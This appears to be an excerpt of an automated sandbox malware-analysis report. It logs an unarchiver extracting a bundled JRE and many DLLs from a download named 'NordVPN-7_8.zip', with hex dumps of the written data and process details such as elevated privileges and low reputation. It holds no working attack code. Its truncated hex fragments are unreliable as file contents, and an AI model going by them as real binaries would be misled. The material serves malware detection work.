C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_sw.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_sw.dll	65536	21056	00 00 00 00 fd 49 7f 75 58 71 fd 23 27 66 fd 00 00 00 00 0d 30 7f fd 76 fd fd 7c 7b 6b fd 00 00 00 00 2b 16 7f 0d 41 2b 16 fd 78 1f fd 00 00 00 00 4d fd 3f 01 68 32 79 76 fd 7c fd 00 00 00 00 72 fd 3f 0b 59 70 fd fd 65 70 fd 00 00 00 00 fd fd 3f 37 fd fd 33 02 3a 6c fd 00 00 00 00 2e 3f 01 79 fd 55 40 01 4e fd 00 00 00 00 fd fd 3f fd fd fd 03 fd 4f fd 00 00 00 00 2b 7b 3f fd 6e fd 19 fd fd 7c fd 00 00 00 00 64 61 3f fd 4b 1e fd 0b fd 0f fd 00 00 00 00 fd 47 3f fd 5c fd fd 47 fd 7c fd 00 00 00 00 fd 2d 3f 7f 14 6b 51 fd fd 53 fd 00 00 00 00 1f 14 3f 29 1c fd 0a 19 fd 7f fd 00 00 00 00 64 fd ff 7a 60 0c fd 14 74 fd 00 00 00 00 fd fd ff 60 fd 4a fd fd fd 74 fd 00 00 00 00 fd fd ff 2d 36 fd fd 37 43 62	IuXq#'f0v|{k+A+xMh2yv|rYpep73:IyU@NO+{n|daKG\G|-kQS)d`t`Jt-67Cb	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\resource.dll	0	14912	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\splashscreen.dll	32768	32768	03 fd 4d fd fd 45 08 fd 43 04 fd 45 fd fd 45 fd 55 08 0f fd 12 fd 4d fd 03 fd fd 45 08 fd fd 02 fd 4d fd 78 6f fd fd fd 01 00 00 fd fd fd 00 00 00 75 05 fd 40 60 fd 07 fd fd fd fd fd fd fd fd 45 fd 3b fd 73 03 fd 4d fd 4d fd 46 04 fd fd 14 51 6a 01 56 fd 50 04 fd 4d fd fd fd fd 0c 33 89 17 fd fd fd 01 00 00 fd 47 04 fd 45 fd fd 47 08 fd 47 14 fd 47 10 fd 45 fd fd 45 fd 4f 0c fd fd fd 00 00 00 fd fd fd 00 00 00 fd 4d fd fd 21 33 49 4d fd 4d fd 4d fd fd 17 fd 4f 0c fd fd fd 00 00 00 fd 4d fd 4f 10 03 89 4d fd fd 55 fd 55 fd fd 5f fd 4d 08 fd 55 fd 0b fd 4d fd fd 4b 04 fd fd fd 00 00 00 fd fd 75 1b 56 fd 53 0c 59 fd fd 0f fd fd fd fd fd fd 03 fd 45 08 fd 43 04 fd 45 fd fd 45 fd 55 fd 39 55 fd 73 29 fd 7d fd 00 76 1e	MECEEUMEMxou@`E;sMMFQjVPM3GEGGGEEOM!3MMMOMOMUU_MUMKuVSYECEEU9Us)}v	success or wait	3	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\splashscreen.dll	163840	13376	66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 00 fd 01 47 65 74 43 75 72 72 65 6e 74 54 68 72 65 61 64 49 64 00 00 fd 01 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 49 64 00 79 02 47 65 74 53 79 73 74 65 6d 54 69 6d 65 41 73 46 69 6c 65 54 69 6d 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 44 6a 57 00 00 00 00 32 fd 02 00 01 00 00 00 11 00 00 00 11 00 00 00 fd fd 02 00 10 02 00 10 fd 02 00 1c 49 00 00 fd 4a 00 00 1b 4a 00 00 15 4b 00 00 44 4b 00 00 fd 4a 00 00 fd 4b 00 00 01 4a 00 00 73 4b 00 00 24 49 00 00 12 fd 01 00 2e fd 01 00 f9 01 00 fd fd 01 00 ff 01 00 72 fd 01 00 7a 01 00 fd 02 00 fd 02 00 08 fd 02 00 13 fd 02 00 22 fd 02 00 33 fd 02 00 48 fd 02 00 43 fd 02 00 51 fd 02 00 78 fd 02 00 fd fd 02 00 51 02 00 06 fd 02	formanceCounterGetCurrentThreadIdGetCurrentProcessIdyGetSystemTimeAsFileTimeDjW2lJJKDKJKJsK$I.r"3HCQx	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\ssv.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\ssv.dll	458752	14400	0c 3c 10 3c 14 3c 18 3c 1c 3c 20 3c 24 3c 28 3c 2c 3c 30 3c 34 3c 3c 3c 54 3c 58 3c 70 3c 74 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c 10 3d 14 3d 2c 3d 3c 3d 40 3d 44 3d 48 3d 50 3d 68 3d 6c 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d 00 3e 04 3e 08 3e 10 3e 28 3e 2c 3e 44 3e 54 3e 58 3e 5c 3e 60 3e 64 3e 68 3e 6c 3e 70 3e 74 3e 78 3e 7c 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e 00 3f 04 3f 08 3f 0c 3f 10 3f 18 3f 30 3f 34 3f 4c 3f 50 3f 68 3f 78 3f 7c 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f 00 00 00 fd 03 00 70 03 00 00 00 00 30 04 30 18 30 1c 30 2c 30 30	<<<<< <$<(<, <0<4<<<T<X<p<t<<<< <<<<<<<<<<<==,= <=@=D=H=P=h=l= ==========>>>>>(>,>D>T>X >\>`>d>h>l>p>t>x>|>>>>>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\sunec.dll	65536	32768	fd fd fd fd 45 fd 50 fd 64 fd fd fd fd 45 fd 50 fd 5b fd fd fd fd 45 fd 50 fd 52 fd fd fd fd fd 14 fd fd 5b 5f 5e fd fd 55 fd fd fd 0c 53 56 57 33 fd fd 7d fd 39 7d 08 0f fd fd 00 00 00 fd 75 0c 3b fd 0f fd fd 00 00 00 fd 5d 10 fd 43 fd fd fd 3e 0f fd fd 00 00 00 fd 75 08 fd 44 fd fd fd fd 3e 00 59 74 23 0f fd 04 37 53 50 fd fd fd fd fd 59 59 fd fd 79 12 fd 04 37 3c 2d 74 0b 3c 2b 74 07 47 fd 3c 37 00 75 4a 04 37 3c 2d 75 09 fd 45 fd 01 00 00 00 fd 08 3c 2b 75 05 fd 65 fd 00 47 03 fd 0f fd 06 53 50 fd fd fd fd fd fd 59 59 fd fd 78 44 fd d9 fd 09 55 fd fd 75 fd 53 fd 75 08 fd fd fd fd fd fd 0c fd fd 75 4a fd d9 52 50 fd 75 08 fd 0b fd fd fd fd fd 0c fd fd 75 36 fd 75 10 46 0f fd 06 50 fd 69 fd fd fd fd fd 59 59 fd fd 79 0b 55 08 6a	EPdEP[EPR[_^USVW3}9}u;]C>uD>Yt#7SPYYy7<-t<+tG<7u7<-uE<+ueGSPYYxDUuSuuJRPuu6uFPiYYyUj	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\sunec.dll	98304	25664	36 32 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 63 32 70 6e 62 31 36 33 76 32 00 00 00 00 41 4e 53 49 20 58 39 2e 36 32 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 63 32 70 6e 62 31 36 33 76 31 00 00 00 00 53 45 43 47 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 73 65 63 74 35 37 31 72 31 20 28 61 6b 61 20 4e 49 53 54 20 42 2d 35 37 31 29 00 00 53 45 43 47 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 73 65 63 74 35 37 31 6b 31 20 28 61 6b 61 20 4e 49 53 54 20 4b 2d 35 37 31 29 00 00 53 45 43 47 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 73 65 63 74 34 30 39 72 31 20 28 61 6b 61 20 4e 49 53 54 20 42 2d 34 30 39 29 00 00 53 45 43 47 20 65 6c 6c 69 70 74 69 63 20 63 75 72 76 65 20 73 65 63 74 34 30 39 6b 31 20 28 61 6b 61 20 4e 49 53 54	62 elliptic curve c2pnb163v2ANSI X9.62 elliptic curve c2pnb163v1SECG elliptic curve sect571r1 (aka NIST B-571)SECG elliptic curve sect571k1 (aka NIST K-571)SECG elliptic curve sect409r1 (aka NIST B-409)SECG elliptic curve sect409k1 (aka NIST	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\sunmscapi.dll	0	25664	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\t2k.dll	32768	32768	fd fd fd 59 59 fd 51 50 fd fd fd fd fd fd fd fd 79 fd fd fd fd fd 44 24 04 51 fd 44 24 0c 51 fd fd fd fd fd fd fd fd fd 1c 24 fd fd fd 01 00 59 59 fd 7a fd 01 00 6a 11 58 cb 44 24 08 fd 00 fd 4c 24 04 fd 0d 70 fd 09 70 fd 19 fd 40 04 fd 0d 70 fd 09 70 fd 59 08 fd 40 08 fd 0d 78 fd 09 70 fd 59 10 fd 40 0c fd 0d 70 fd 09 70 fd 59 18 fd 40 10 fd 0d 70 fd 09 70 fd 59 20 fd 40 14 fd 0d 78 fd 09 70 fd 59 28 fd 40 18 fd 0d 70 fd 09 70 fd 59 30 fd 40 1c fd 0d 70 fd 09 70 fd 59 38 fd 40 20 fd 0d 78 fd 09 70 fd 59 40 fd 56 fd 74 24 0c fd 06 57 fd 0d 60 fd 09 70 fd fd 01 00 fd 7c 24 0c fd 07 fd 46 08 fd 0d 60 fd 09 70 fd fd 01 00 fd 47 04 fd 46 10 fd 0d 68 fd 09 70 fd fd 01 00 fd 47 08 fd 46 18 fd 0d 60 fd 09 70 fd fd 01 00 fd 47 0c	YYQPyDQDQ$YYzjXD$L$pp@ppY@xpY@ppY@ppY@xpY(@ppY0@ppY8@xpY@Vt$W`p|$F`pGFhpGF`pG	success or wait	4	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\t2k.dll	163840	31296	35 37 36 38 32 00 00 00 61 66 69 69 35 37 36 38 31 00 00 00 61 66 69 69 35 37 36 38 30 00 00 00 61 66 69 69 35 37 36 37 39 00 00 00 61 66 69 69 35 37 36 37 38 00 00 00 61 66 69 69 35 37 36 37 37 00 00 00 61 66 69 69 35 37 36 37 36 00 00 00 61 66 69 69 35 37 36 37 35 00 00 00 61 66 69 69 35 37 36 37 34 00 00 00 61 66 69 69 35 37 36 37 33 00 00 00 61 66 69 69 35 37 36 37 32 00 00 00 61 66 69 69 35 37 36 37 31 00 00 00 61 66 69 69 35 37 36 37 30 00 00 00 61 66 69 69 35 37 36 36 39 00 00 00 61 66 69 69 35 37 36 36 38 00 00 00 61 66 69 69 35 37 36 36 37 00 00 00 61 66 69 69 35 37 36 36 36 00 00 00 61 66 69 69 35 37 36 36 35 00 00 00 61 66 69 69 35 37 36 36 34 00 00 00 61 66 69 69 35 37 36 35 38 00 00 00 61 66 69 69 35 37 36 34 35 00 00 00 61 66 69 69 35 37 36	57682afii57681afii57680afii576 79afii57678afii57677afii57676a fii57675afii57674afii57673afii 57672afii57671afii57670afii576 69afii57668afii57667afii57666a fii57665afii57664afii57658afii57645afii576	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\unpack.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\verify.dll	32768	6720	74 38 78 38 7c 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 00 39 04 39 08 39 0c 39 10 39 14 39 18 39 1c 39 20 39 24 39 28 39 2c 39 30 39 34 39 38 39 3c 39 40 39 44 39 48 39 4c 39 50 39 54 39 58 39 5c 39 60 39 64 39 68 39 6c 39 70 39 74 39 78 39 7c 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 00 00 00 70 00 00 1c 00 00 00 fd 36 fd 36 24 37 28 37 fd 37 fd 37 fd 37 18 38 34 38 38 38 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge-32.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge-32.dll	65536	32320	72 00 6f 00 6d 00 20 00 44 00 6c 00 6c 00 4d 00 61 00 69 00 6e 00 2e 00 0d 00 0a 00 00 00 00 00 52 00 36 00 30 00 33 00 32 00 0d 00 0a 00 2d 00 20 00 6e 00 6f 00 74 00 20 00 65 00 6e 00 6f 00 75 00 67 00 68 00 20 00 73 00 70 00 61 00 63 00 65 00 20 00 66 00 6f 00 72 00 20 00 6c 00 6f 00 63 00 61 00 6c 00 65 00 20 00 69 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 0d 00 0a 00 00 00 00 00 52 00 36 00 30 00 33 00 31 00 0d 00 0a 00 2d 00 20 00 41 00 74 00 74 00 65 00 6d 00 70 00 74 00 20 00 74 00 6f 00 20 00 69 00 6e 00 69 00 74 00 69 00 61 00 6c 00 69 00 7a 00 65 00 20 00 74 00 68 00 65 00 20 00 43 00 52 00 54 00 20 00 6d 00 6f 00 72 00 65 00 20 00 74 00 68 00 61 00 6e 00 20 00 6f 00 6e 00 63 00 65 00 2e 00 0a 00 54 00 68 00 69 00 73 00 20	rom DllMain.R6032- not enough space for locale informationR6031- Attempt to initialize the CRT more than once.This	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge.dll	65536	30272	6d 00 3a 00 20 00 00 00 fd 2c 12 70 0f fd 11 70 64 fd 11 70 55 6e 6b 6e 6f 77 6e 20 65 78 63 65 70 74 69 6f 6e 00 00 00 fd 2c 12 70 6b fd 11 70 63 73 6d fd 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 20 05 fd 19 00 00 00 00 00 00 00 00 4b 00 45 00 52 00 4e 00 45 00 4c 00 33 00 32 00 2e 00 44 00 4c 00 4c 00 00 00 00 00 46 6c 73 46 72 65 65 00 46 6c 73 53 65 74 56 61 6c 75 65 00 46 6c 73 47 65 74 56 61 6c 75 65 00 46 6c 73 41 6c 6c 6f 63 00 00 00 00 05 00 00 fd 0b 00 00 00 00 00 00 00 1d 00 00 fd 04 00 00 00 00 00 00 00 fd 00 00 fd 04 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00 00 00 00 00 00 fd 00 00 fd 08 00 00	m: ,ppdpUnknown exception,pkpcsm KERNEL32.DLLFlsFreeFlsSetValueFlsGetValueFlsAlloc	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\wsdetect.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\wsdetect.dll	131072	32768	fd 02 48 65 61 70 41 6c 6c 6f 63 00 04 03 49 73 50 72 6f 63 65 73 73 6f 72 46 65 61 74 75 72 65 50 72 65 73 65 6e 74 00 fd 04 56 69 72 74 75 61 6c 46 72 65 65 00 fd 04 56 69 72 74 75 61 6c 41 6c 6c 6f 63 00 00 fd 02 49 6e 74 65 72 6c 6f 63 6b 65 64 50 6f 70 45 6e 74 72 79 53 4c 69 73 74 00 00 fd 04 56 69 72 74 75 61 6c 50 72 6f 74 65 63 74 00 00 73 02 47 65 74 53 79 73 74 65 6d 49 6e 66 6f 00 fd 04 56 69 72 74 75 61 6c 51 75 65 72 79 00 00 fd 00 44 65 63 6f 64 65 50 6f 69 6e 74 65 72 00 fd 00 45 6e 63 6f 64 65 50 6f 69 6e 74 65 72 00 18 04 52 74 6c 55 6e 77 69 6e 64 00 fd 02 47 65 74 54 69 6d 65 46 6f 72 6d 61 74 41 00 00 fd 01 47 65 74 44 61 74 65 46 6f 72 6d 61 74 41 00 00 fd 02 47 65 74 54 69 6d 65 5a 6f 6e 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 00 00 79	HeapAllocIsProcessorFeaturePresentVirtualFreeVirtualAllocInterlockedPopEntrySListVirtualProtectsGetSystemInfoVirtualQueryDecodePointerEncodePointerRtlUnwindGetTimeFormatAGetDateFormatAGetTimeZoneInformationy	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\wsdetect.dll	163840	64	08 fd fd 60 3b fd fd fd 09 79 75 28 23 14 0b 71 fd 59 28 26 0f fd 1e fd fd 58 7e fd fd 75 5d fd 5b 19 fd fd 34 fd 77 fd fd fd 37 fd fd 65 33 7f 34 fd fd fd 34 fd 58 fd 08 6f 5b	`;yu(#qY(&X~u[4w7e34o[	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\zip.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\zip.dll	65536	4160	fd fd 4c fd 2e fd 30 0d 06 09 2a fd 48 fd fd 0d 01 01 05 05 00 03 fd 01 01 00 78 3b fd fd 2a 00 4c fd fd 62 30 37 78 fd fd 27 07 6f 18 fd fd 25 20 14 03 fd fd 4e 25 fd fd 40 03 1c fd fd fd 79 fd 21 68 06 b6 32 fd 6d fd fd 2c 26 63 33 fd 49 64 6d 0d fd fd 67 0e fd 05 fd 35 6c 7c fd 16 fd fd f2 fd fd 20 fd 71 0f 55 74 36 5c bd 37 1f 43 78 fd 78 fd fd 28 04 20 fd fd fd 4b 08 29 fd 0e fd fd 11 fd fd 5c 76 6e 4f 5e 0e 45 46 41 6e 0d fd fd 38 fd fd 3a fd 09 71 10 fd 1c 79 fd fd 7b fd 69 fd fd fd fd 0c 16 2b fd 7f 5b 09 3d fd 5b fd 16 fd 13 fd 6d 00 2e 38 0d fd 29 fd 2c fd fd 5a fd 01 fd 15 fd 2c 2f 49 1b fd 22 fd fd fd 78 fd 51 c6 fd fd fd 5d fd 3d fd 51 fd 79 33 2b 2e 7b fd fd 20 09 13 71 fd 6a 19 5b fd fd 30 57 2c fd 49 3f	L.0*Hx;*Lb07x'o%N%@y!h2m,&c3Idmg5l| qt\7Cxx(K)\vnO^EFAn8:qy{i+[=[m.8),Z,/I"xQ]=Qy3+.{ qj[0W,I?	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\d3dcompiler_47.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\d3dcompiler_47.dll	327680	32768	6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 6e 20 26 20 61 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20 29 20 2d 3e 20 62 66 69 28 62 66 69 5f 62 69 74 77 69 64 74 68 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 2c 20 30 69 2c 20 61 2c 20 72 29 20 3c 7c 20 4d 52 2e 47 65 6e 44 33 44 31 30 5f 4f 70 74 69 6d 69 7a 65 45 61 72 6c 79 54 72 61 6e 73 6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 61 20 26 20 6e 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20	late_Exclr | (n & a) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)) -> bfi(bfi_bitwidth_noshift(n,a,r), 0i, a, r) <| MR.GenD3D10_OptimizeEarlyTranslate_Exclr | (a & n) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)	success or wait	26	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\d3dcompiler_47.dll	3670016	26056	fd 3c 33 3d fd 3d fd 3d 59 3e fd 3e 39 3f 58 3f fd 3f 00 00 00 fd 2e 00 fd 00 00 00 62 30 fd 30 fd 30 17 31 47 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 11 32 1c 32 57 32 37 33 07 34 25 34 57 34 fd 34 fd 34 12 35 fd 35 fd 35 fd 35 21 36 30 36 39 36 fd 36 07 37 37 37 fd 37 1a 39 2c 39 66 39 fd 39 fd 39 24 3a 64 3a fd 3a fd 3a 24 3b 64 3b fd 3b fd 3b 24 3c 64 3c fd 3c fd 3c 24 3d 64 3d fd 3d fd 3d 24 3e 64 3e fd 3e fd 3e 20 3f 56 3f fd 3f 00 fd 2e 00 74 00 00 00 45 30 fd 30 fd 32 fd 32 37 33 fd 33 21 35 33 35 74 35 fd 35 fd 35 fd 36 fd 36 10 37 31 37 3c 37 fd 37 fd 37 fd 37 47 38 75 38 fd 38 fd 38 1d 39 38 39 63 39 7e 39 fd 39 05 3a 25 3a 4e 3a fd 3a 5d 3b fd 3b 17 3c 54 3c fd 3c fd 3c 07 3d 3b 3d fd 3d fd 3d 14 3e 62 3e fd 3e fd 3e fd 3e fd 3e 24 3f 4c	<3===Y>>9? X??.b0001G1111111122 W2734%4W4445555!606 96677779,9f 999$:d:::$;d;;;$<d<<<$=d ===$>d>>> ? V??.tE0022733!535t5556671 7<7777G8u888989c9~99 :%:N::];;< T<<<=;===>b>>>>>$?L	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\ImageMetaData.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\ImageStitcher.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceCreation.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceUnique.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\JSONCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: unarchiver.exe PID: **2756**, Parent PID: **4664**

General

Target ID:	8
Start time:	00:09:09
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\unarchiver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Downloads\NordVPN-7_8.zip
Imagebase:	0x9c0000
File size:	12800 bytes
MD5 hash:	B89F9ADB5A6E465B6EB4575913CD2687
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E360AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E360AC	unknown
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	108AA8D	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\unarchiver.log	703	71	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 39 20 41 4d 3a 20 55 6e 70 61 63 6b 3a 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 6f 77 6e 6c 6f 61 64 73 5c 4e 6f 72 64 56 50 4e 2d 37 5f 38 2e 7a 69 70 0d 0a	11/30/2022 12:09 AM: Unpack: C :\Users\user\Downloads\ NordVPN-7_8.zip	success or wait	1	108A9C3	WriteFile

